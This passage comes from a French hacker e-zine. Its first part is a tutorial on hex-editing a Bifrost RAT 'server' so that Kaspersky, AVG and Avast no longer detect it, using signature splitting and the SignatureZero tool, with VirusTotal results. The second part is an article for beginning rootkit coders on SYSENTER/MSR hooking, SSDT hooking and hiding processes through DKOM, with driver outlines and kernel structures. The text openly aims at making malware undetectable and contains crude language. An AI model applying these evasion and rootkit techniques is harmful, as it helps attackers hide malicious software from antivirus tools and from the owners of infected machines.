00000258 2620 4D2E 6F2E 442E 202D 3E20 636F 6D65 2E74 6F2F & M.o.D. -> come.to/
0000026C 6632 6620 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A 2A2A f2f **********
00000280 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 ..................
```

Avec cette modification , vous venez de Bypass Kaspersky qui ne le détécterat plus.
Continuons et occupons nous d'AVG maintenant qui utilise aussi la détection de signature.

```
000000B4 BECE 448F 5269 6368 BFCE 448F 0000 0000 0000 0000 ..D.Rich..D.........
```

Remplacez Rich par ce que vous voulez

```
000000B4 BECE 448F 4C6F 7665 BFCE 448F 0000 0000 0000 0000 ..D.Love..D.........
```

Vous venez aussi de Bypass AVG maintenant :] .
Vérifions tous ca sur notre site préféré virustotal

Antivirus	Version	mise à jour	Résultat
AhnLab-V3	2008.8.6.0	2008.08.05	-
AntiVir	7.8.1.15	2008.08.05	TR/Crypt.XDR.Gen
Authentium	5.1.0.4	2008.08.05	-
Avast	4.8.1195.0	2008.08.05	Win32:Crypt-CIK
AVG	8.0.0.156	2008.08.05	-
BitDefender	7.2	2008.08.05	Trojan.Dropper.SAG
CAT-QuickHeal	9.50	2008.08.05	-
ClamAV	0.93.1	2008.08.05	-
DrWeb	4.44.0.09170	2008.08.05	Trojan.Inject.3631
eSafe	7.0.17.0	2008.08.05	Suspicious File
eTrust-Vet	31.6.6011	2008.08.05	-
Ewido	4.0	2008.08.05	-
F-Prot	4.4.4.56	2008.08.05	-
F-Secure	7.60.13501.0	2008.08.05	-
Fortinet	3.14.0.0	2008.08.05	-
GData	2.0.7306.1023	2008.08.05	Win32:Crypt-CIK
Ikarus	T3.1.1.34.0	2008.08.05	Trojan-Dropper.SAG
K7AntiVirus	7.10.404	2008.08.05	-
Kaspersky	7.0.0.125	2008.08.05	-
McAfee	5354	2008.08.05	BackDoor-CEP.gen.a
Microsoft	1.3807	2008.08.05	Trojan:Win32/Midgare.A
NOD32v2	3330	2008.08.05	-
Norman	5.80.02	2008.08.05	-
Panda	9.0.0.4	2008.08.05	-
PCTools	4.4.2.0	2008.08.05	-
Prevx1	V2	2008.08.05	-
Rising	20.56.12.00	2008.08.05	-
Sophos	4.31.0	2008.08.05	-
Sunbelt	3.1.1537.1	2008.08.01	-
Symantec	10	2008.08.05	-
TheHacker	6.2.96.393	2008.08.04	-
TrendMicro	8.700.0.1004	2008.08.05	-
VBA32	3.12.8.2	2008.08.05	-
ViRobot	2008.8.5.1324	2008.08.05	-
VirusBuster	4.5.11.0	2008.08.05	Backdoor.Bifrose.GUF
Webwasher-Gateway	6.6.2	2008.08.05	Trojan.Crypt.XDR.Gen

La detection de signature et sa modification , l'explication avec Avast

La méthode du split consiste à retrouver la signature que Avast détécte.
Supposons que le code de notre server soit ca et que la signature d'Avast soit **6B8E B5A4**.

```
00002184|ABF4 36B2 F99A 3D2F A2C4 C137 0B77 DB58 7E08 AAA7|..6...=/...7.w.X~...
00002198|755E 6809 F4F2 404E AA26 D914 971C 011E 5658 6F5D|u^h...@N.&......VXo]
000021AC|EBC5 13BC 4E2F B7FF D889 A7F6 BE73 B53D 43F1 1BC7|....N/.......s.=C...
000021C0|61E2 CDEB 52DC DD10 E34D D6C3 DCD6 7314 35E2 FF56|a...R....M....s.5..V
000021D4|9F93 8B72 4E2D A577 9A7A ED44 C72A 3FE8 AE1F 8227|...rN-.w.z.D.*?....'
000021E8|8356 C01D 9A07 03C6 92A2 C53A 90DC B3C6 0971 B045|.V.........:.....q.E
000021FC|320B D898 9C4E C7B3 2930 C0AE BBBB 0520 674D 0020|2....N..)0..... gM.
00002210|E432 FFA3 13E6 9E6A 9724 6B8E B5A4 82A5 E5A6 72A7|.2.....j.$k.....r.
00002224|114D 0D49 7DA8 10A9 0DAA 7B0A AB74 B63A 4EA6 FA8F|.M.I}.....{..t.:N...
00002238|0FAD E98A 2A35 7502 046E 590C 4AB3 2BE0 9F6D E8F9|....*5u..nY.J.+..m..
0000224C|DAB7 942E B3C2 BD3F 73D8 0AD4 DEAD 533D 75CA 3D73|.......?s.....S=u.=s
00002260|32F2 09E5 3BA2 240A 531F 3137 34C1 32C3 A6AF CD76|2...;.$.S.174.2....v
00002274|DA4C 92A2 3D79 3D88 DDB7 184D 55B0 DADD 83ED 7451|.L..=y=....MU.....tQ
00002288|D803 D3F0 6882 C11F EF37 F1EB 29B6 1CBE 0891 528F|....h....7..).....R.
0000229C|2E5A 9ED8 3D81 C0FF DD80 113C 25EE AA37 C69B C2F2|.Z..=......<%..7....
000022B0|0127 A948 AED7 F567 20D7 4C9D B460 0129 C050 BF3C|.'.H...g .L..`.).P.<
000022C4|BE07 1982 BB36 3AB4 B0E2 9C0E D6C5 84B7 78F6 D6C1|.....6:.........x...
000022D8|6AB8 AAF2 31C1 383C 032E C80E F9A0 BD0F 326E D6CE|j...1.8<........2n..
000022EC|EE4B 27C6 C9C7 34E3 DF96 5672 A86F 7541 DE3D DFA5|.K'...4...Vr.ouA.=..
00002300|C30C 26C3 F9E7 B475 8789 C254 69CC 3395 3802 175E|..&....u...Ti.3.8..^
```


Pour retrouver cette signature, nous allons déjà passer toute la moitié basse des offset a zéro et tester l'exe auprès de notre antivirus Avast, si il gueule, c est que l'on as pas éffacé la signature , si il gueule pas ,c est qu'on l'a effacé.

```
00002184|ABF4 36B2 F99A 3D2F A2C4 C137 0B77 DB58 7E08 AAA7|..6...=/...7.w.X~...
00002198|755E 6809 F4F2 404E AA26 D914 971C 011E 5658 6F5D|u^h...@N.&......VXo]
000021AC|EBC5 13BC 4E2F B7FF D889 A7F6 BE73 B53D 43F1 1BC7|....N/.......s.=C...
000021C0|61E2 CDEB 52DC DD10 E34D D6C3 DCD6 7314 35E2 FF56|a...R....M....s.5..V
000021D4|9F93 8B72 4E2D A577 9A7A ED44 C72A 3FE8 AE1F 8227|...rN-.w.z.D.*?....'
000021E8|8356 C01D 9A07 03C6 92A2 C53A 90DC B3C6 0971 B045|.V.........:.....q.E
000021FC|320B D898 9C4E C7B3 2930 C0AE BBBB 0520 674D 0020|2....N..)0..... gM.
00002210|E432 FFA3 13E6 9E6A 9724 6B8E B5A4 82A5 E5A6 72A7|.2.....j.$k.....r.
00002224|114D 0D49 7DA8 10A9 0DAA 7B0A AB74 B63A 4EA6 FA8F|.M.I}.....{..t.:N...
00002238|0FAD E98A 2A35 7502 046E 590C 4AB3 2BE0 9F6D E8F9|....*5u..nY.J.+..m..
0000224C|DAB7 942E B3C2 BD3F 73D8 0AD4 DEAD 533D 75CA 3D73|.......?s.....S=u.=s
00002260|32F2 09E5 3BA2 240A 531F 3137 34C1 32C3 A6AF CD76|2...;.$.S.174.2....v
00002274|DA4C 92A2 3D79 3D88 DDB7 184D 55B0 DADD 83ED 7451|.L..=y=....MU.....tQ
00002288|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
0000229C|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
000022B0|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
000022C4|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
000022D8|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
000022EC|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
00002300|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
00002314|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
00002328|0000 0000 0000 0000 0000 0000 0000 0000 0000 0000|....................
```

Enregistrer le résultat dans un endroit du PC qui n'as pas d'exclusion au niveau de l'Av.

Avast vas s'emballer et nous trouver le malware ce qui est normal car la signature est toujours visible.

Mettez à nouveau les octets originaux et recommencez en mettant les octets du haut a zéro et ainsi de suite jusqu'à tant que vous tombiez sur les octets incriminés qui sont **6B8E B5A4** ,le but est de dégrossir jusqu'à trouver la signature. Je trouve cette méthode un peut fastidieuse à mon gout et en fouinant sur le net , j ai trouver un petit tool qui remplie très bien cette fonction.




1. Charger le server
2. Mettre les optocodes a Zero
3. Enregistrer le server terminé
4. Remettre la Valeur d'origine des optocodes
5. Test le server auprés de l'Av

C'est le même principe que la méthode expliquer avant, les curseurs nous servent à nous positionner dans le code.

Vous paramétrez déjà Avast avec comme exclusion SignatureZero.exe et votre server.exe

Pour le paramétrage de SignatureZero, cochez Hexadecimal et séléctionnez le répertoire qui va être utilisé pour tester le server, dans mon cas , le Bureau.




Bougez les curseurs pour que le changement est lieu au niveau de l'affichage.
Je viens de charger le server dans SignatureZero avec **Abrir archivo** et je cliques sur **Probar** pour un test de la détection.

Vous délimitez une zone avec les curseurs , puis vous cliquer sur **Rellenar Con 0's** , la partie entre les curseur est devenue rouge se qui signifie que toute cette partie a les offset à zéro , puis cliquez sur **Probar** pour tester.

Possibilitées de résultat
1. Indétécté, c'est que la signature se trouve dans la partie entre les deux curseur qu'on a mis à zero.
2. Déctécté, c'est que la signaure se trouve en dehors des optocodes mis a zéro entre les deux curseurs.

Pour mon test , la signature se trouve dans ma zone en rouge , je clic sur **Deshacer Cambios** pour remettre le offset à leur valeur d'origine.
Vous pouvez cliquer plusieurs fois de suite sur **Rellenar con 0'** , le tool garde un historique des modifications.
Il faut vraiment dégrossir le plus possible, au final, vous trouverez le bout de code incriminé.

Nous venons d'identifier presisement la signature et l'effacer, j'enregistre le résultat en cliquant sur **Guardar archivo**, qu'on vas renommer " Server Bifrost UD Avast.exe" par exemple. Comparons maintenant notre nouveau server avec l'ancien et voyons se que ca donne sous Hex Workshop.



Conclusion

SignatureZero vient de modifier le code hexadécimal de l'offset **00004F60** en les mettant à zéro ,cette solution marche , le tout est de trouver une équivalence convenable si **00** ne marche pas en remplacement. Pour notre cas, sa a très bien marché, nous venons de Bypass Avast et après test, le server fonctionne toujours très bien.

KPCR se remet au sport : Visite guidée du kernel land Windows pour les h4x0rs-codeurs-de-rootkits débutant

Par KPCR

Prologue écrit sous stupéfiant

Au commencement il y avait Dieu, mais il s'emmerdait sévère alors il créa KPCR, ce dernier s'emmerda encore plus sévère car Dieu c'est juste une tantouze avec un corps super secure et sans orifices donc on ne peut pas le fingerprint ou le pénétrer. Alors Dieu créa les hommes qui créèrent les pc pour amuser KPCR. KPCR était censé devenir un 1337 qui coderait sans répit pour s'occuper. Il n'en fut rien, la faute à un jeune homme au corps ectomorphe non sans rappeler celui du serpent, du nom d'0vercl0k qui conduisit KPCR sur irc. Depuis ce jour KPCR ne fit que troller et n'écrivit plus à propos de l'informatique. Jusqu'à ce jour où je me décide enfin à m'armer de mon pénis, de mon cerveau et de mes dix doigts pour réécrire à propos de Windows.

Prologue Normal :

On m'a souvent demandé ce que je trouvais intéressant dans le kernel land windows. Peu de gens étaient convaincus que ce soit vraiment passionnant. Je décide donc, profitant de ce projet de zine pour proposer une visite du kernel land de windows et de ses faiblesses. Le but ici n'est pas de faire une surenchère de niveau technique mais de faire découvrir à un plus grand nombre certains éléments du kernel land windows, et montrer que bosser à ce niveau pour des malwares peut s'avérer très intéressant et varié.

Connais l'adversaire et surtout connais toi toi-même et tu seras invincible. ***Sun Tzu***
Connais Windows et balance dans leurs dans la gueule un low kick rotatif et tu roxxeras. **KPCR**

Introduction : pourquoi s'intéresser au kernel land quand l'user land se fait si friendly ?

Si deux chemins s'offrent à toi, choisis le plus difficile. ***Proverbe bouddhiste****.*

Il fut un temps où la programmation de malware était bien moins prise de tête qu'aujourd'hui et la notion d'indétection n'était que survolé car, il faut le dire, les malwares ne couraient pas les rues. Mais tout a augmenté dans le monde de l'informatique, aussi bien en positif qu'en négatif. Les antivirus et tout le tintouin ont donc du devenir de plus en plus attentif au système, aux modifications qui lui sont apportés, aux exécutables lancés ...

Inutile de dire que cela n'arrange pas nos affaires. Il parait donc logique d'aller dans des voies plus méconnues et plus profonde dans l'espoir d'être UD.

Mais ne le cachons pas, il y a également une part de curiosité et d'envie de contrôler toujours plus d'éléments. Nous serions vraiment bêtes de nous en priver après tout ! Tout au long de cet article je vais parfois utiliser des outils tels kd ou la wdk, ils sont très faciles à trouver sur google et tous gratuits, profiter en !

Commençons la visite

Ok, les gars, je serai votre guide pour la visite. Nous irons aux lieux permettant de répondre au mieux à vos questions. Vous êtes donc 5 pour faire la randonnée avec moi, tapz1, tapz2, tapz3, tapz4 et tapz5. Commençons... que vous voulez vous savoir, et par conséquent, que visiterons nous ?

user1 : On mange quand ?
KPCR : STFU
user3 : Tu sux ?
KPCR : Nan mais c'est quoi ces randonneurs trolleurs ? Du sérieux !
user2 : Bon ok, est ce que beaucoup de choses sont traités dans le kernel land de Windows ?

KPCR : Enormément, si l'on veut schématiser au maximum, on peut dire que l'user land se contente d'envoyer le boulot au kernel land, comme un chef de projet délègue le travail à différentes personnes suivants leurs qualités.

user4 : Mais pourtant quand on code en VB, ou en C basique avec des api Win, on est bien en user land alors que se passe-t-il, tu nous racontes de la merde dude ?

KPCR : Pas du tout. C'est ça la bogossitude de Windows, si on utilise par exemple **WriteFile**, contenue dans kernel32.dll, et que l'on désassemble cette dll, avec **Ida** que j'apprécie pour ce qui est disasssembling de dll par exemple, on peut voir que cela mène à un **call** qui lui-même nous emmène à une autre dll, **ntdll.dll**, pour appeler non plus **WriteFile** mais **NtWriteFile**, qui elle est une API Native. Bref, on arrive à l'endroit de la dll pour **NtOpenFile** mais ce n'est encore pas fini, en effet une instruction **ASM** va être utilisée, un **SYSENTER**, c'est une instruction assez importante donc je vais détailler son fonctionnement et son but. Elle a pour but d'amener à une routine **ring0**, **KiSystemService**, qui permet, elle de retrouver l'adresse de la fonction que l'on veut faire utiliser, il va aller chercher dans la **SSDT**. Nous reviendrons à cela en détail plus tard mais là il est l'heure du premier point **h4x0r** de cet article en expliquant le fonctionnement de **SYSENTER**.

Le point h4x0r n°1 : SYSENTER HOOKING (modification de MSR)

Je disais donc que SYSENTER était une instruction assembleur clé car elle permet la liaison entre l'user land et le kernel land, ce qui est essentiel pour touts nos chers programmes et leurs fonctions, APIs, toussa toussa. Reprenons l'exemple de WriteFile, il a donc besoin pour être lancé d'aller jusqu'à la SSDT qui est en ring0, mais on ne passe pas en ring0 comme ça, car des changements sont effectués et encore faut-il savoir où aller ! Pour cela SYSENTER va utiliser une notion x86 assez connue, les MSR, diminutif de Model Specific Register, qui contiennent des adresses, ces MSR sont utilisés pour des manipulations au niveau du proco.

En l'occurrence SYSENTER utilise trois MSR : MSR_SYSENTER_ESP, MSR_SYSENTER_CS et MSR_SYSENTER_EIP. Ceux qui connaissent l'assembleur devineront vite que ces msr contiennent des adresses de registres. Rappelons donc que le registre Cs contient l'adresse de l'endroit où sont les instructions asm à lancer, que le registre esp avec sp pour Stack Pointer indique donc le sommet de la pile et enfin l'eip IP signifiant Instruction pointer contient l'adresse de la prochaine instruction à exécuter, dans notre cas iFastCallEntry. Et là vous vous dîtes, « Pitin ça serait bien si on pouvait modifier le MSR_SYSENTER_EIP pour que ça pointe vers une autre instruction que KiFastCallEntry, une instruction à moi comme ça on exécuterai notre code en ring0 ». Et bien on peut. Grâce à ...

NtDebugSystemControl :

```
NtSystemDebugControl(
DEBUG_CONTROL_CODE ControlCode,
PVOID InputBuffer,
ULONG InputBufferLength,
PVOID OutputBuffer,
ULONG OutputBufferLength,
PULONG ReturnLength
);
```

Cette API a de nombreuses utilités, elle permet à la base le debugging d'éléments kernel land, et donc de lire et agir sur de nombreuses données, dont les msr. A noter que cette API peut être intéressante à manipuler dans des optiques de forensic mais c'est un autre sujet. ..

Pour votre coding vous aurez besoin du typedef de la structure MSR.

```
typedef struct _MSR_STRUCT {
      DWORD MsrNum;       // MSR number
      DWORD NotUsed;      // Never accessed by the kernel
      DWORD MsrLo;        // IN (write) or OUT (read): Low 32
bits of MSR
      DWORD MsrHi;        // IN (write) or OUT (read): High 32
bits of MSR
} MSR_STRUCT;
```

Que j'ai trouvé dans ce code http://archives.neohapsis.com/archives/vulnwatch/2004-q1/att-0041/xploit_dbg.cpp

C'est une manipulation en somme très intéressante et où il suffit d'utiliser NtSystemDebugControl. Et vu que nous sommes dans un esprit « white h4t 4 ev4 » je donne le moyen de détecter cette action, il suffit avec le kernel debugger d'effectuer une lecture du MSR_SYSENTER_EIP (rdmsr à l'adresse du msr) pour voir si l'eip pointe toujours vers KiFastCallSystemEntry ou non. Revenons à nos moutons. Avant d'expliquer le principe du SYSENTER hooking je vous expliquais que le long trajet d'une fonction s'arrêtait à la SSDT.
Un peu de cours sur la SSDT ne fait pas de mal. Et le cours est contenu dans ..

Le point h4x0r n°2: SSDT Hooking

Il y a quelques temps j'avais déjà écrit un article sur le SSDT Hooking qui était complet et expliquait bien ce qu'est la SSDT.
Cependant il peut être intéressant de rajouter que certains anti-rootkits peuvent apparemment être bernés en utilisant un trick supplémentaire, je vous laisse juge en allant ici http://www.rootkit.com/newsread.php?newsid=922
Bon les randonneurs, maintenant que j'ai répondu à votre question tout en dérivant à mort du sujet pour vous apportez un maximum de connaissances avec vous d'autres questions ?

user5 : Il y a beaucoup d'informations contenues dans le ring0 je suppose ?

kpcr : Oh que oui. Sur absolument tout ce que tu peux imaginer. Prenons un exemple tout bête, lorsqu'un programmeur ou un logiciel comme le gestionnaire de fin de tâche veut obtenir diverses informations, il utilise l'api NtQuerySystemInformation ou (son equivalent ring0 en Zw*). Et bien cette api native n'échappe pas à ce que je vous ai expliqué plus haut, avec ntdll, les sysenter et tout le tintouin, à la différence que le trajet ici ne s'arrête pas à la SSDT, on va ensuite interroger ExpGetProcessInformation qui va ensuite aller parcourir des listes sur divers sujets pour vous ramener les informations demandées. Et c'est avec ce sujet que j'introduis ..

Le point h4x0r n°3: le DKOM

Il y a deux lignes je vous expliquais que des systèmes de listes existaient en kernel land pour diverses informations. Il serait donc utile de pouvoir modifier ces listes pour ensuite pouvoir cacher des informations aux yeux des utilisateurs et logiciels. Pour cela on va utiliser le DKOM, abréviation de Direct Kernel Object Manipulation. J'avais rédigé pour la section réservée d'europa security un mini article/tutoriel sur le concept de DKOM avec un exemple. Il vous aidera à comprendre le DKOM.
Le voici :

I-Le DKOM c'est quoi ?

"Tout d'abord DKOM ça veut dire quoi ?"

-DKOM est l'abréviation de Direct Kernel Object Manipulation.

"Ok, mais à quoi ça sert père Castor ?"

-Cela consiste à manipuler directement les objets du kernel. Un monde sans loi où règne la terreur car on manipule de nombreuses choses non documentées inutile donc de dire qu'il faut agir sur une machine virtuelle et non sur son os principal. et de bien observer ce que l'on va modifier pour ne pas avoir de mauvaises surprises.

"Encore plus concrètement ça sert à quoi ?"

- On s'en sert principalement pour cacher des choses :

L'exemple le plus simple et également le connu est de cacher un processus (nous verrons cela en détail tout à l'heure source à l'appui) aux yeux de la plupart des utilisateurs, des connaissances étant ensuite nécessaire pour trouver le processus.

-On peut également envisager de cacher des LKM en modifiant la double liste chainée PsLoadedModuleList. : On trouve le MODULE_ENTRY du LKM que l'on veut hide et on modifie les pointeurs des MODULE_ENTRY qui précèdent et succèdent et c'est good car quand on veut récupérer la liste des mod chargés on utilise NtQuerySystemInformation ou ZwQuerySystemInformation avec un SYSTEM_INFOMATION_CLASS de valeur SystemModuleInformation qui va aller utiliser la PsLoadedModuleList !

-On peut également donner des privilèges à un thread (ou à un simple processus) et ce sans pour autant avoir des privilèges comme TOKEN_ADJUST_GROUPS et TOKEN_ADJUST_PRIVILEGES. En bref c'est super utile et ça roxx la choucroute william saurin !

II- Cacher un processus grâce au DKOM.

C'est à mes yeux la manipulation la plus simple et "marrante" à réaliser quand on débute avec le DKOM donc on va se pencher là dessus. Tout d'abord un point de cours. On ne pourra pas réaliser tout en kernel land. En effet il faut un tout Pitti programme user land qui s'occupera de communiquer à notre driver kernel land le nom du process à hide. Evidemment notre Exe ne va pas communiquer le nom du processus au .Sys avec des signaux de fumée, il va nous falloir utiliser les IOCTLs (diminutif de I/O Control Codes) : en effet on enverra un IOCTL à notre .Sys avec en argument le nom du processus à cacher en bref on fera une chaine de caractères.

Une fois que notre driver aura le nom du processus, il faudra bien savoir quoi modifier. Et c'est là qu'il faut un peu de reverse pour comprendre où les informations sont trouvées par le système. Pour obtenir la liste des processus ainsi que d'autres détails sur eux, il faut faire appel à NtQuerySystemInformation() en mettant à InformationClass une valeur SystemProcessInformation. A partir de ça la demande sera gérée par ExpGetProcessInformation() qui va lui même regarder dans la PsActiveProcessHead. En toute logique il faut donc modifier la PsActiveProcessHead pour cacher notre processus. Mais pour savoir comment faire il faut tout d'abord un point de cours sur la PsActiveProcessHead. La PsActiveProcessHead est une double liste chainée référençant des structures EPROCESS, chaque structure EPROCESS représente un processus. Une structure EPROCESS contient une structure LIST_ENTRY. On jette à coup d'œil au type def de cette structure ..

```
typedef struct _LIST_ENTRY {
   struct _LIST_ENTRY *Flink;
   struct _LIST_ENTRY *Blink;
} LIST_ENTRY,*PLIST_ENTRY;
```

On voit que la structure LIST_ENTRY contient d'étrange chose : FLINK et BLINK. FLINK et BLINK sont des membres qui sont des pointeurs menant respectivement au processus précédant et au processus suivant. Il faudra donc modifier les membres FLINK et BLINK de sorte à ce que lorsque ExpGetProcessInformation cherche dans la liste il saute notre processus et ça sera tout bon. Bon maintenant que toute la marche à suivre est expliquée il ne me reste plus qu'à vous donner diverses informations sur comment programmer tout ça.

Commençons par le programme user land qui est simplissime. Il vous faudra bien entendu inclure les librairies pour utiliser tout ce qui a attrait à windows et aux IOCTLs.

C'est à dire :
windows.h et winioctl.h.

Il faut également string.h pour gérer les chaines de caractères. Tout d'abord, on prépare notre chaine de caractère (celle que j'avais précédemment expliquée). On crée un handle de type hDevice sur notre driver avec CreateFile (on n'oublie pas la définition préalable "HANDLE hDevice;") Puis on envoie un IOCTL contenant notre chaine de caractère à hDevice avec l'api DeviceIoControl.
Et c'est tout pour le programme ring3

Maintenant la partie kernel land, déjà plus complexe :
Il faut la wdk évidemment donc les librairies wdm.h et string.h pour manipuler les chaines de caractères ring3
On commence notre driver par la routine d'initialisation, un DriverEntry, point essentiel pour les drivers, mon ami tr00ps qui aime les trojans appelleraient ça le point d'entrée du driver, en effet lorsque l'IOCTL est envoyé à notre driver qui est dans notre cas un Device il va chercher à contacter le DriverEntry.

Pour ceux qui ne sauraient pas comment écrire ce DriverEntry voici la routine écrite ici :

```
NTSTATUS
DriverEntry(PDRIVER_OBJECT
pDriverObject, PUNICODE_STRING
pRegistryPath)
{
code
}
```

Comme son nom l'indique pDriverObject est un pointeur, pointant sur une structure DRIVER_OBJECT qui n'est autre que l'image de notre driver chargé (si vous voulez créer une fonction de déchargement du driver il vous faudra utiliser DriverUnload de cette structure).

pRegristryPath est lui aussi un pointeur, pointant sur une string contenant le chemin du fichier, si ma mémoire est bonne c'est une chaine unicode . On récupère grâce à l'IOCTL le nom du processus à cacher.

Pour cela on utilise
IoGetCurrentIrpStackLocation()
(PIO_STACK_LOCATION,

donc un pointeur vers la structure IO_STACK_LOCATION. On va ensuite voir dans cette structure le membre Parameters.DeviceIoControl.IoControlCode et hop c'est bon) Le "nom" processus est sous forme d'une chaine de caractère.

On la converti en Unicode à l'aide de l'api RtlAnsiStringToUnicodeString() Il va nous falloir ensuite accéder à la PsActiveProcessHead. Pour cela on va utiliser IoGetCurrentProcess qui est un api qui renvoie un pointeur sur le processus et donc sur une struct EPROCESS !

Ensuite on utilise ActiveProcessLinks qui est un membre permettant de "se balader" dans les différents EPROCESS. On compare notre chaine de caractère aux ImageFileName des EPROCESS :

Si les chaines sont identiques on a plus qu'à faire une simple modification de pointeurs : on modifie les flinks et blinks des processus entourant celui que l'on veut cacher et c'est bon le processus sera caché.
Sinon on continue de parcourir les EPROCESS, une simple condition if else quoi.

III-Méthode miracle ?

Non bien sur, un œil averti peu se rendre compte de la mascarade en scannant la table des PID, la PspCidTable, mais là encore on peut modifier cette table pour enlever le pid de notre process, comme c'est le cas dans le rootkit FuTo. Mais on peut aussi voir le processus au niveau du thread scheduler ou tout simplement en scannant la HandleTable. La encore des méthodes existent pour cacher à cet endroit.

« Tout est question d'imagination et de patience. »

Nous en étions donc à visiter le kernel land dans le but de présenter les différentes informations qu'il contient, nous avons donc vu qu'il contenait différentes listes chainées contenant des informations diverses et variées, sur les processus, modules etc.
Mais il ne s'arrête pas là pour ce qui est stockage de l'information, en effet il existe aussi des structures qui servent uniquement au stockage d'informations et d'adresses, on citera bien évidemment le KPCR. C'est d'ailleurs l'occasion pour moi d'expliquer le choix de mon pseudo, à l'époque j'étais passionné par Windows (ça n'a pas trop changé me direz vous) et j'apprenais petit à petit des trucs sur le kernel land en lisant différents forums. Et forcément un jour j'ai entendu parler du KPCR, qui en plus d'être une structure relativement importante du ring0 est également le point d'entrée kernel land (à l'adresse 0xFFDFF000 ou encore FS :0x01c qui emmène au champ SelfPcr du KPCR) donc je me suis dis, ce pseudo sera mon entrée in d4 w0rld de l'informatique. Fin de l'anecdote et regardons ce que contient ce fameux KPCR en utilisant l'instruction dt_KPCR.

Voilà ce que l'on obtient :

```
lkd> dt_KPCR
nt!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x01c SelfPcr          : Ptr32 _KPCR
   +0x020 Prcb             : Ptr32 _KPRCB
   +0x024 Irql             : UChar
   +0x028 IRR              : Uint4B
   +0x02c IrrActive        : Uint4B
   +0x030 IDR              : Uint4B
   +0x034 KdVersionBlock   : Ptr32 Void
   +0x038 IDT              : Ptr32 _KIDTENTRY
   +0x03c GDT              : Ptr32 _KGDTENTRY
   +0x040 TSS              : Ptr32 _KTSS
   +0x044 MajorVersion     : Uint2B
   +0x046 MinorVersion     : Uint2B
   +0x048 SetMember        : Uint4B
   +0x04c StallScaleFactor : Uint4B
   +0x050 DebugActive      : UChar
   +0x051 Number           : UChar
   +0x052 Spare0           : UChar
   +0x053 SecondLevelCacheAssociativity : UChar
   +0x054 VdmAlert         : Uint4B
   +0x058 KernelReserved   : [14] Uint4B
   +0x090 SecondLevelCacheSize : Uint4B
   +0x094 HalReserved      : [16] Uint4B
   +0x0d4 InterruptMode    : Uint4B
   +0x0d8 Spare1           : UChar
   +0x0dc KernelReserved2  : [17] Uint4B
   +0x120 PrcbData         : _KPRCB
```

On voit dans le premier champ une struct NT_TIB. Un petit coup de DT nous permet de voir ce qu'elle contient, les noms sont plutôt évocateurs et nous montre un lien clair avec la pile ring0, jugez par vous-même :

```
lkd> dt_NT_TIB
nt!_NT_TIB
   +0x000 ExceptionList    : Ptr32 _EXCEPTION_REGISTRATION_RECORD
   +0x004 StackBase        : Ptr32 Void
   +0x008 StackLimit       : Ptr32 Void
   +0x00c SubSystemTib     : Ptr32 Void
   +0x010 FiberData        : Ptr32 Void
   +0x010 Version          : Uint4B
   +0x014 ArbitraryUserPointer : Ptr32 Void
   +0x018 Self             : Ptr32 _NT_TIB
```

On voit ensuite SelfPCR, qui contient l'adresse du KPCR, c'est ici que vous arrivez avec un FS:0x01c. Passons à des notions plus intéressantes qui se matérialisent sous nos yeux avec Irql, IRR, IrrActive, IDR et IDT.

